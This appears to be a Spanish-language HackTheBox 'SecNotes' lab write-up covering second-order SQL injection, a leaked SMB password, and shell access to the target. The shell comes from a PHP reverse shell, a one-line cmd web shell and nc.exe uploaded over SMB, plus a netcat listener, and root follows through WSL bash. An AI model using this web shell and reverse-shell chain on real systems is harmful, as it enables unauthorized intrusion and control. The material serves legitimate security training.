
RECONOCIMIENTO Y ESCANEO




RECONOCIMIENTO Y ESCANEO




RECONOCIMIENTO Y ESCANEO




EXPLOTACIÓN DEL USUARIO.





EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.

Esto es conocido como SQLi Second order.

https://haiderm.com/second-order-sql-injection-explained-with-example/
(Second Order Sql injection is an application vulnerability, it occurs when user submitted values are stored in the database, and then it gets used by some other functionality in the application without escaping or filtering the data.)

https://portswigger.net/kb/issues/00100210_sql-injection-second-order
(La inyección de SQL de segundo orden surge cuando la aplicación almacena los datos proporcionados por el usuario y luego se incorporan a las consultas de SQL de forma insegura.)

EXPLOTACIÓN DEL USUARIO.

new site [2018-06-21 13:13:46]

```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```

```
┌──[✗]─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/secnotes]
└──╼ #smbclient \\\\10.10.10.97\\new-site -U tyler
Enter WORKGROUP\tyler's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Aug 19 13:06:14 2018
  ..                                  D        0  Sun Aug 19 13:06:14 2018
  iisstart.htm                        A      696  Thu Jun 21 10:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 10:26:03 2018

                12978687 blocks of size 4096. 7921101 blocks available
smb: \>
```

EXPLOTACIÓN DEL USUARIO.

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/secnotes/php-reverse-shell-1.0]
└──╼ #smbclient -U tyler \\\\10.10.10.97\\new-site -c 'put "php-reverse-shell.php"'
Enter WORKGROUP\tyler's password:
putting file php-reverse-shell.php as \php-reverse-shell.php (1,6 kb/s) (average 1,6 kb/s)
```

```
┌─[✗]─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/secnotes]
└──╼ #nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [10.10.12.62] from (UNKNOWN) [10.10.10.97] 49694
'uname' is not recognized as an internal or external command,
operable program or batch file.
```

EXPLOTACIÓN DEL USUARIO.

```
  GNU nano 3.2                          SimplereversePHP.php

<?php echo system($_GET['cmd']); ?>
```

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/secnotes]
└──╼ #smbclient -U tyler \\\\10.10.10.97\\new-site -c 'put "nc.exe"'
Enter WORKGROUP\tyler's password:
putting file nc.exe as \nc.exe (23,6 kb/s) (average 23,6 kb/s)
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/secnotes]
└──╼ #smbclient -U tyler \\\\10.10.10.97\\new-site -c 'put "SimplereversePHP.php"'
Enter WORKGROUP\tyler's password:
putting file SimplereversePHP.php as \SimplereversePHP.php (0,1 kb/s) (average 0,1 kb/s)
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/secnotes]
└──╼ #
```

EXPLOTACIÓN DEL USUARIO.

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/secnotes]
└──╼ #nc -v -n -l -p 1234
listening on [any] 1234 ...
```


```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/secnotes]
└──╼ #nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [10.10.12.62] from (UNKNOWN) [10.10.10.97] 52648
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>
```

```
C:\inetpub\new-site>cd /
cd /

C:\>cd Users/tyler/Desktop
cd Users/tyler/Desktop

C:\Users\tyler\Desktop>type user.txt
type user.txt
```

EXPLOTACION DEL ROOT.

```
C:\Users\tyler\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9CDD-BADA

 Directory of C:\Users\tyler\Desktop

08/19/2018  02:51 PM    <DIR>          .
08/19/2018  02:51 PM    <DIR>          ..
06/22/2018  02:09 AM             1,293 bash.lnk
04/11/2018  03:34 PM             1,142 Command Prompt.lnk
04/11/2018  03:34 PM               407 File Explorer.lnk
06/21/2018  04:50 PM             1,417 Microsoft Edge.lnk
06/21/2018  08:17 AM             1,110 Notepad++.lnk
08/19/2018  08:25 AM                34 user.txt
08/19/2018  09:59 AM             2,494 Windows PowerShell.lnk
               7 File(s)          7,897 bytes
               2 Dir(s)  32,938,381,312 bytes free
```

EXPLOTACIÓN DEL ROOT.

```
C:\Users\tyler\Desktop>type bash.lnk
type bash.lnk
L@F w@@@@@@V@   @v(@@@  @@9P@O@ @:i@+00@/C:\V1@LIWindows@       ŁL@@@LI.h@@@&Win
dowsZ1@L<System32B      ŁL@@@L<.p@k@System32Z2@@LP@ bash.exeB   ŁL<@@LU.@Y@@@@ba
sh.exeK-J؏C:\Windows\System32\bash.exe"..\..\..\Windows\System32\bash.exeC:\Win
dows\System32@%@
                @wN@@@]N@D.@@Q@@@`@Xsecnotesx@<sAA@@3367@o@:u@@'@/@x@<sAA@@3367@o@:u
@@'@/@= @Y1SPS@0@@C@G@@@@sf"=dSystem32 (C:\Windows)@1SPS@XF@L8C@@@&@m@q/S-1-5-21
-1791094074-1363918840-4199337083-1002@1SPS0@%@@G@@@`@@@%
        bash.exe@@@@@@
                      @)
                        Application@v(@@@     @i1SPS@jc(=@@@@@O@@MC:\Windows\S
ystem32\bash.exe91SPS@mD@@pH@H@.@=x@hH@(@bP
```

EXPLOTACIÓN DEL ROOT.

```
C:\Windows\System32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9CDD-BADA

 Directory of C:\Windows\System32

08/19/2018  02:50 PM    <DIR>          .
08/19/2018  02:50 PM    <DIR>          ..
```

```
04/11/2018  03:34 PM            17,824 backgroundTaskHost.exe
04/11/2018  03:34 PM            34,816 BackgroundTransferHost.exe
04/11/2018  03:34 PM            12,288 BamSettingsClient.dll
04/11/2018  03:34 PM           181,144 basecsp.dll
04/11/2018  03:35 PM         1,662,464 batmeter.dll
04/11/2018  03:34 PM           126,464 bcastdvr.proxy.dll
04/11/2018  03:34 PM            82,432 BcastDVRBroker.dll
04/11/2018  03:34 PM           299,520 BcastDVRClient.dll
04/11/2018  03:34 PM           182,272 BcastDVRCommon.dll
04/11/2018  03:35 PM           104,872 bcd.dll
```

EXPLOTACIÓN DEL ROOT.

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9CDD-BADA

 Directory of C:\

06/21/2018  02:07 PM    <DIR>          Distros
06/21/2018  05:47 PM    <DIR>          inetpub
06/22/2018  01:09 PM    <DIR>          Microsoft
04/11/2018  03:38 PM    <DIR>          PerfLogs
06/21/2018  07:15 AM    <DIR>          php7
08/19/2018  01:56 PM    <DIR>          Program Files
06/21/2018  05:47 PM    <DIR>          Program Files (x86)
06/21/2018  02:07 PM       201,749,452 Ubuntu.zip
06/21/2018  02:00 PM    <DIR>          Users
08/19/2018  10:15 AM    <DIR>          Windows
               1 File(s)    201,749,452 bytes
               9 Dir(s)  32,934,240,256 bytes free

C:\>
```

EXPLOTACIÓN DEL ROOT.

https://www.muylinux.com/2018/11/06/windows-10-october-2018-update-wsl/(WSL es, como su nombre indica, un subsistema de Windows para Linux, una capa de compatibilidad integrada en el sistema que permite ejecutar aplicaciones y utilidades de Linux en Windows, especialmente útil para desarrolladores y administradores de sistemas.)

https://lifehacker.com/how-to-get-started-with-the-windows-subsystem-for-linux-1828952698

https://www.xataka.com/servicios/como-ha-logrado-microsoft-que-la-consola-linux-funcione-en-windows-10

https://www.onmsft.com/news/how-to-install-windows-10s-linux-subsystem-on-your-pc

EXPLOTACIÓN DEL ROOT.

```
C:\>forfiles /P C: /S /M "*bash*"
forfiles /P C: /S /M "*bash*"

ERROR: Access is denied for "C:\Windows\SysWOW64\Tasks\".
ERROR: Access is denied for "C:\Windows\TAPI\".
"amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a"
"amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5"
"KBDBASH.DLL"
"bash.exe.mui"
"bash.exe"
ERROR: Access is denied for "C:\Windows\WinSxS\InstallTemp\".
"amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a.manifest"
"amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5.manifest"
"KBDBASH.DLL"

C:\>
```

EXPLOTACIÓN DEL ROOT.

TAPI hace parte de una función para telefonía mientras que WinSxS es una carpeta para guardar componentes de windows.

https://support.microsoft.com/es-co/help/982316/an-update-is-available-for-the-windows-telephony-application-programmi

ftp://ftp-public.leclere26.net/telephonie/Alcatel/Logiciels/PIMphony_6.8_bld3240_XX_Alcatel/readme_tsp.txt

https://msdn.microsoft.com/es-es/library/windows/hardware/dn898588(v=vs.85).aspx

(La carpeta WinSxS se encuentra en la carpeta de Windows, por ejemplo c:\Windows\WinSxS. Es la ubicación de los archivos del almacén de componentes de Windows.)

EXPLOTACIÓN DEL ROOT.

```
08/19/2018  02:41 PM    <DIR>          amd64_microsoft-windows-lxcore_31bf3856ad364e35_10.0.17134.137_none_3791c96561dfbabf
04/11/2018  03:43 PM    <DIR>          amd64_microsoft-windows-lxcore_31bf3856ad364e35_10.0.17134.1_none_3b5b366975014921
04/12/2018  01:15 AM    <DIR>          amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a
06/21/2018  02:02 PM    <DIR>          amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5
06/21/2018  02:02 PM    <DIR>          amd64_microsoft-windows-lxss-installer_31bf3856ad364e35_10.0.17134.1_none_e9926368b80f9a59
04/12/2018  01:15 AM    <DIR>          amd64_microsoft-windows-lxss-manager.resources_31bf3856ad364e35_10.0.17134.1_en-us_83385c26efb2a
ec7
```

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_1
0.0.17134.1_en-us_982dd7ac5c23ee9a>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9CDD-BADA

 Directory of C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash.resources_31bf
3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a

04/12/2018  01:15 AM    <DIR>          .
04/12/2018  01:15 AM    <DIR>          ..
04/12/2018  01:15 AM             4,608 bash.exe.mui
               1 File(s)          4,608 bytes
               2 Dir(s)  32,936,812,544 bytes free
```

EXPLOTACIÓN DEL ROOT.

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5>bash.exe
bash.exe
mesg: ttyname failed: Inappropriate ioctl for device
ls
bash.exe
python -c"import pty;pty.spawn('/bin/bash')"
root@SECNOTES:~#
```

```
root@SECNOTES:~# cat .bash_history
cat .bash_history
